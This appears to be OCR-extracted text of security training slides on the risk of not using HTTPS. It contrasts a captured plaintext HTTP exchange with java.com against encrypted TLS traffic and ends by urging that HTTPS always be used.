
Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence WIDESPREAD	Detectability AVERAGE	Impact SEVERE	Application / Business Specific

NOT USING HTTPS/SSL/TLS

- Encryption
- Trust




Client



http


```
GET /en/ HTTP/1.1
Host: java.com
Connection: keep-alive
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.94 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,pt;q=0.6
Cookie: s_cc=true; s_nr=1462828704344; gpName=javac%3AHomepage; gpChannel=javac%3AHome; gpServer=java.com; s_sq=%5B%5BB%5D%5D
```



```
HTTP/1.1 200 OK
Server: Oracle-Application-Server-11g
Last-Modified: Thu, 31 Mar 2016 22:48:36 GMT
device_type: Any
host_service: FutureTenseContentServer:11.1.1.8.0
X-Powered-By: Servlet/2.5 JSP/2.1
Content-Type: text/html; charset=UTF-8
Content-Language: en
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Date: Mon, 09 May 2016 21:28:34 GMT
Content-Length: 2529
Connection: keep-alive
```

```html
<html lang="en-US" xml:lang="en-US"><head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<meta name="Language" content="en-US">

<title>java.com: Java + You</title>

     <meta name="description" content="">
     <meta name="keywords" content="java, downloads, software">

<meta name="date" content="2016-03-30">

</body></html>
```


```
GET /en/ HTTP/1.1
Host: java.com
Connection: keep-alive
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.94 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,pt;q=0.6
Cookie: s_cc=true; s_nr=1462828704344; gpName=javac%3AHomepage; gpChannel=javac%3AHome; gpServer=java.com; s_sq=%5B%5BB%5D%5D
```



```
HTTP/1.1 200 OK
Server: Oracle-Application-Server-11g
Last-Modified: Thu, 31 Mar 2016 22:48:36 GMT
device_type: Any
host_service: FutureTenseContentServer:11.1.1.8.0
X-Powered-By: Servlet/2.5 JSP/2.1
Content-Type: text/html; charset=UTF-8
Content-Language: en
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Date: Mon, 09 May 2016 21:28:34 GMT
Content-Length: 2529
Connection: keep-alive
```


```
<html lang="en-US" xml:lang="en-US"><head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<meta name="Language" content="en-US">

<title>java.com: Java + You</title>

     <meta name="description" content="">
     <meta name="keywords" content="java, downloads, software">

<meta name="date" content="2016-03-30">

</body></html>
```

```
[TCP Previous segment not captured] Encrypted Alert
```



```
Encrypted Application Data: 000000000000003104ae4bb11e17aa3e58972a3d016dbcc9...
```

```
[TCP Previous segment not captured] Encrypted Alert
```



https

```
Encrypted Application Data: 0000000000003104ae4bb11e17aa3e58972a3d016dbcc9...
```

ALWAYS use HTTPS/SSL/TLS

- Encryption
- Trust

java.com: Java + You

Oracle Corporation [US] https://java.com/en/

IMPORTANT INFORMATION REGARDING THE SECURITY OF JAVA SE

Java


Download Help

JAVA + YOU, DOWNLOAD TODAY!

Free Java Download

What is Java? · Do I have Java? · Need Help? · Uninstall

About Java



certificate

register

IMPORTANT INFORMATION REGARDING THE SECURITY OF JAVA SE

Java

Download Help


JAVA + YOU, DOWNLOAD TODAY!

Free Java Download

